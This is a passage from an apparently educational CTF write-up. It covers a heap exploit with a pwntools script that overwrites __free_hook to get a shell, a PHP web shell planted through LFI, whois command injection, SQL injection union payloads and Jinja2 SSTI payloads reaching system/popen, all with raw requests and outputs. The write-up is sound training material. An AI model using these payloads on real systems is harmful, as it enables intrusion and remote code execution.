flag = data - 0x28FBC06C8580

data = b'/bin/bash\x00'.ljust(16, b'\x00')
fake_chunk = p64(0) + p64(31) + b'c' * 32 + free_hook

edit(1, 0x48, data + fake_chunk)
edit(2, 8,  p64(system))

# delete(1)
r.sendline('3')
print(r.recv())
r.sendline('1')

r.interactive()
```

Result :

```
$ cat home/chal/flag
FLAG{crocodile_9d7d8f69be2c2ab84721384d5bda877f}
$ cat home/chal/babyums.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#define FLAG1 "FLAG{C8763}"
```

Challenge Name : babyums (flag2)

Points : 175

Category : Pwn

Description : P.S. flag2 is in the /home/chal

Approach :

After getting flag1, just open /home/chal/flag.

Code :

```python
from pwn import *

context.terminal = ['tmux', 'splitw', '-h']
r = remote('edu-ctf.zoolab.org', 10008)

def add(id, username, password):
    print('add')
    r.sendline('1')
    r.recv()
    r.sendline(str(id))
    r.recv()
    r.sendline(username)
    r.recv()
    r.sendline(password)
    r.recvuntil('5. bye\n> ')

def edit(id, size, data):
    print('edit')
    r.sendline('2')
    r.recv()
    r.sendline(str(id))
    r.recv()
    r.sendline(str(size))
    r.sendline(data)
    r.recvuntil('5. bye\n> ')

def delete(id):
    print('delete')
    r.sendline('3')
    r.recv()
    r.sendline(str(id))
    r.recvuntil('5. bye\n> ')

def show():
    print('show')
    r.sendline(b'4')
```

```python
r.recv()

add(0, 'A' * 8,  b'A' * 8)
edit('0', 0x450,  'A' * 0x450)
add(1, 'B' * 8,  'B' * 8)
edit('1', 16,  'B' * 16)
add(2, 'C' * 8,  'C' * 8)

# leak fd of unsoreted bin
delete(0)
show()

msg = r.recvuntil('5. bye\n> ').split()
data = u64(msg[2].ljust(8, b'\x00'))
libc = data - 0x1ecbe0
system = libc + 0x0000000000052290
free_hook = p64(libc + 0x00000000001eee48)
flag = data - 0x28FBC06C8580

data = b'/bin/bash\x00'.ljust(16, b'\x00')
fake_chunk = p64(0) + p64(31) + b'c' * 32 + free_hook

edit(1, 0x48, data + fake_chunk)
edit(2, 8,  p64(system))

# delete(1)
r.sendline('3')
print(r.recv())
r.sendline('1')

r.interactive()
```

Result :

```
[+] Opening connection to edu-ctf.zoolab.org on port 10008: Done
**** User Management System ****
add
edit
add
edit
add
delete
show
edit
edit
[*] Switching to interactive mode
index
> $ ls home/chal
Makefile
babyums.c
chal
flag
run.sh
$ cat home/chal/flag
FLAG{crocodile_9d7d8f69be2c2ab84721384d5bda877f}
```

Can I have source code ...

Challenge Name : Hello from Windows 98

Points : 20

Category : Web

Link : https://windows.ctf.zoolab.org/


Description :

Approach :

In this challenge, the website contains an input box. After inputting the input box, it would display *Welcome, {Message} !*

Also, it would save the Message to a session file. The session file name is at the same time stored in the browser cookie.


So what we have to do is to inject one line PHP shell script *<?php eval($_GET['msg']);?>*.




After that, get the cookie and use it as the file path. We can do this because PHP is a file based language. (c.f. route based)

The file path would be */tmp/sess_{cookie}&msg={system_call}*

Inject succeeded.



Finally I used ***https://windows.ctf.zoolab.org/page=/tmp/sess_{cookie}&msg=system('cat flag.txt')*** and got the flag.



Result :

```
<div class="window-body"> name|s:27:"FLAG{LFI_t0_rC3_1s_e4Sy!} "; </div>
```

Challenge Name : Whois Tool

Points : 20

Category : Web

Link : https://windows.ctf.zoolab.org/

Description :

Approach :

In this challenge, the website uses ***whois*** to look up hosts.

```php
<?php
if(isset($_GET["host"])){
  $host = $_GET["host"];
  if(strlen($host) > 15)
    echo "Host name tooooooo logn!!";
  else
    echo `whois "{$host}" 2>&1;`;
}
?>
```

It's a simple command injection. We can use double quotes to close the quotes in front of and behind ***host***, and put our command between them.

> Your DNS

```
";ls -al;"
```

> Result

```
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

%ERROR:106: no search key specified
%
% No search key specified

% This query was served by the RIPE Database Query Service version 1.104 (ABERDEEN)


total 20
drwxrwxrwx 1 www-data www-data 4096 Dec 12 02:52 .
drwxr-xr-x 1 root     root     4096 Nov 15 04:13 ..
-rw-rw-r-- 1     1001     1001   33 Dec  1 23:52 flag.txt
-rw-rw-r-- 1     1001     1001 1191 Dec  1 16:04 index.php
sh: 1: : Permission denied
```

Due to the length limitation of the input string, I used ***nl flag.txt*** in place of ***cat flag.txt***.

> Your DNS

```
";cat flag.tx;"
```

Result :

> Your DNS

```
";nl flag.txt;"
```

> Result

```
% This is the RIPE Database query service.
% The objects are in RPSL format.
%
% The RIPE Database is subject to Terms and Conditions.
% See http://www.ripe.net/db/support/db-terms-conditions.pdf

%ERROR:106: no search key specified
%
% No search key specified

% This query was served by the RIPE Database Query Service version 1.104 (SHETLAND)


     1  FLAG{c0mM4nd_1nj3cT10n_';whoami}
sh: 1: : Permission denied
```

Challenge Name : Normal Login Panel (Flag 1)

Points : 20

Category : Web

Link : https://login.ctf.zoolab.org/

Description :

Approach :

In this challenge, we have to use ***SQL injection*** to get the password of the admin.

[Input] Username & Password :

username = admin’	password = 123	=>	SQL injection exists
username = admin	password = 123’	=>	SQL injection doesn't exist

Seems we can't login by directly bypassing password. However, I tried to leak the password information.

[Input] Username :

admin' union select 1,2,3,4 from sqlite_master limit 0,1 --	=> login failed (no error)
admin' union select 1 from sqlite_master limit 0,1 --	=> Internal Server Error
admin' union select 1,2,3 from sqlite_master limit 0,1 --	=> Internal Server Error

[Input] Username : ***admin' union select 1,2,3,sql from sqlite_master limit 0,1 --***
Result =>

By the above testings, we know that the table is named ***users***, and that the SQL query selects four columns from table users, since union goes wrong when the two tables have different numbers of columns.

[Input] Username : *admin' union select 1,2,3,password from users limit 0,1 --*

Result :

Challenge Name : Normal Login Panel (Flag 2)

Points : 20

Category : Web

Link : http://edu-ctf.zoolab.org:10202/

Description :

Tool : Burp Suite


Approach :

After logging in, we would get a python source file. In the login function, it contains a server side template injection (SSTI) if the get parameter ***greet*** is not none.

```
def login(greet):
  if not greet:
    return send_file('app.py', mimetype='text/plain')
  else:
    return render_template_string(f"Hello {greet}")

@app.route('/', methods=["GET", "POST"])
def index():
  if request.method == "GET":
    return render_template('index.html')
  else:
    username = request.form.get('username', '')
    password = request.form.get('password', '')
    error = ''
    user = db.session.execute("SELECT username, password FROM users where username=:username", {"username":username}).first()

    if user and user[1] == password:
      return login(request.form.get('greet', ''))
    elif not user:
      error += "User doesn't exist! "

    # New feature! count login failed event
    db.session.execute("UPDATE users SET count = count + 1 WHERE username=:username", {"username": username})
    db.session.commit()
    count = db.session.execute(f"SELECT * FROM users WHERE username='{username}'").first() or [0, 0, 0, 0]
    error += f'Login faild count: {count[3]}'

    return render_template('index.html', error=error)
```

I used Burp Suite to modify the parameters and send the post request.
change body encoding => action => send to repeater


Add a parameter named "greet", we can see that {{7*7}} is displayed as 49. SSTI succeeded.



```
POST / HTTP/1.1
Host: login.ctf.zoolab.org
Content-Length: 376
Cache-Control: max-age=0
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://login.ctf.zoolab.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryamTVFgtSSSypwx8E
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/108.0.5359.95 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://login.ctf.zoolab.org/
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

------WebKitFormBoundaryamTVFgtSSSypwx8E
Content-Disposition: form-data; name="username"

admin
------WebKitFormBoundaryamTVFgtSSSypwx8E
Content-Disposition: form-data; name="password"

FLAG{Un1ON_s3leCt/**/F14g_fR0m_s3cr3t}
------WebKitFormBoundaryamTVFgtSSSypwx8E
Content-Disposition: form-data; name="greet"

{{7*7}}
------WebKitFormBoundaryamTVFgtSSSypwx8E--
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 12 Dec 2022 17:20:38 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 8
Connection: close

Hello 49
```

In python, *[].__class__.__base__.__subclass__()* shows global parameters that it can access. I called it and find system is in line 140



```
POST / HTTP/1.1
Host: login.ctf.zoolab.org
Content-Length: 411
Cache-Control: max-age=0
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://login.ctf.zoolab.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryamTVFgtSSSypwx8E
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/108.0.5359.95 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://login.ctf.zoolab.org/
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

------WebKitFormBoundaryamTVFgtSSSypwx8E
Content-Disposition: form-data; name="username"

admin
------WebKitFormBoundaryamTVFgtSSSypwx8E
Content-Disposition: form-data; name="password"

FLAG{Un1ON_s3leCt/**/F14g_fR0m_s3cr3t}
------WebKitFormBoundaryamTVFgtSSSypwx8E
Content-Disposition: form-data; name="greet"

{{[].__class__.__base__.__subclasses__()}}
------WebKitFormBoundaryamTVFgtSSSypwx8E--
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 12 Dec 2022 17:22:19 GMT
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 36233

Hello [&lt;class &#39;type&#39;&gt;, &lt;class &#39;async_generator&#39;&gt;,
&lt;class &#39;bytearray_iterator&#39;&gt;, &lt;class &#39;bytearray&#39;&gt;,
&lt;class &#39;bytes_iterator&#39;&gt;, &lt;class &#39;bytes&#39;&gt;, &lt;class
&#39;builtin_function_or_method&#39;&gt;, &lt;class &#39;callable_iterator&#39;&gt;,
&lt;class &#39;PyCapsule&#39;&gt;, &lt;class &#39;cell&#39;&gt;, &lt;class
&#39;classmethod_descriptor&#39;&gt;, &lt;class &#39;classmethod&#39;&gt;, &lt;class
&#39;code&#39;&gt;, &lt;class &#39;complex&#39;&gt;, &lt;class
&#39;_contextvars.Token&#39;&gt;, &lt;class &#39;_contextvars.ContextVar&#39;&gt;,
&lt;class &#39;_contextvars.Context&#39;&gt;, &lt;class &#39;coroutine&#39;&gt;,
&lt;class &#39;dict_items&#39;&gt;, &lt;class &#39;dict_itemiterator&#39;&gt;,
&lt;class &#39;dict_keyiterator&#39;&gt;, &lt;class &#39;dict_valueiterator&#39;&gt;,
&lt;class &#39;dict_keys&#39;&gt;, &lt;class &#39;mappingproxy&#39;&gt;, &lt;class
&#39;dict_reverseitemiterator&#39;&gt;, &lt;class
&#39;dict_reversekeyiterator&#39;&gt;, &lt;class
&#39;dict_reversevalueiterator&#39;&gt;, &lt;class &#39;dict_values&#39;&gt;,
&lt;class &#39;dict&#39;&gt;, &lt;class &#39;ellipsis&#39;&gt;, &lt;class
&#39;enumerate&#39;&gt;, &lt;class &#39;filter&#39;&gt;, &lt;class
&#39;float&#39;&gt;, &lt;class &#39;frame&#39;&gt;, &lt;class &#39;frozenset&#39;&gt;,
&lt;class &#39;function&#39;&gt;, &lt;class &#39;generator&#39;&gt;, &lt;class
&#39;getset_descriptor&#39;&gt;, &lt;class &#39;instancemethod&#39;&gt;, &lt;class
&#39;list_iterator&#39;&gt;, &lt;class &#39;list_reverseiterator&#39;&gt;, &lt;class
&#39;list&#39;&gt;, &lt;class &#39;longrange_iterator&#39;&gt;, &lt;class
&#39;int&#39;&gt;, &lt;class &#39;map&#39;&gt;, &lt;class
&#39;member_descriptor&#39;&gt;, &lt;class &#39;memoryview&#39;&gt;, &lt;class
&#39;method_descriptor&#39;&gt;, &lt;class &#39;method&#39;&gt;, &lt;class
&#39;moduledef&#39;&gt;, &lt;class &#39;module&#39;&gt;, &lt;class
&#39;odict_iterator&#39;&gt;, &lt;class &#39;pickle.PickleBuffer&#39;&gt;, &lt;class
&#39;property&#39;&gt;, &lt;class &#39;range_iterator&#39;&gt;, &lt;class
&#39;range&#39;&gt;, &lt;class &#39;reversed&#39;&gt;, &lt;class &#39;symtable
entry&#39;&gt;, &lt;class &#39;iterator&#39;&gt;, &lt;class
```

Calling ***system*** won't return, so I used ***popen*** instead.

Request

Pretty Raw Hex

```
POST / HTTP/1.1
Host: login.ctf.zoolab.org
Content-Length: 453
Cache-Control: max-age=0
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://login.ctf.zoolab.org
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryamTVFgtSSSypwx8E
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://login.ctf.zoolab.org/
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close

------WebKitFormBoundaryamTVFgtSSSypwx8E
Content-Disposition: form-data; name="username"

admin
------WebKitFormBoundaryamTVFgtSSSypwx8E
Content-Disposition: form-data; name="password"

FLAG{Un1ON_s3leCt/**/Fl4g_fR0m_s3cr3t}
------WebKitFormBoundaryamTVFgtSSSypwx8E
Content-Disposition: form-data; name="greet"

{{[].__class__.__base__.__subclasses__()[140].__init__.__globals__['system']('ls')}}
------WebKitFormBoundaryamTVFgtSSSypwx8E--

```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 12 Dec 2022 17:24:34 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 7
Connection: close

Hello 0
```

Request

Pretty Raw Hex


```
POST / HTTP/1.1
Host: login.ctf.zoolab.org
Content-Length: 459
Cache-Control: max-age=0
Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
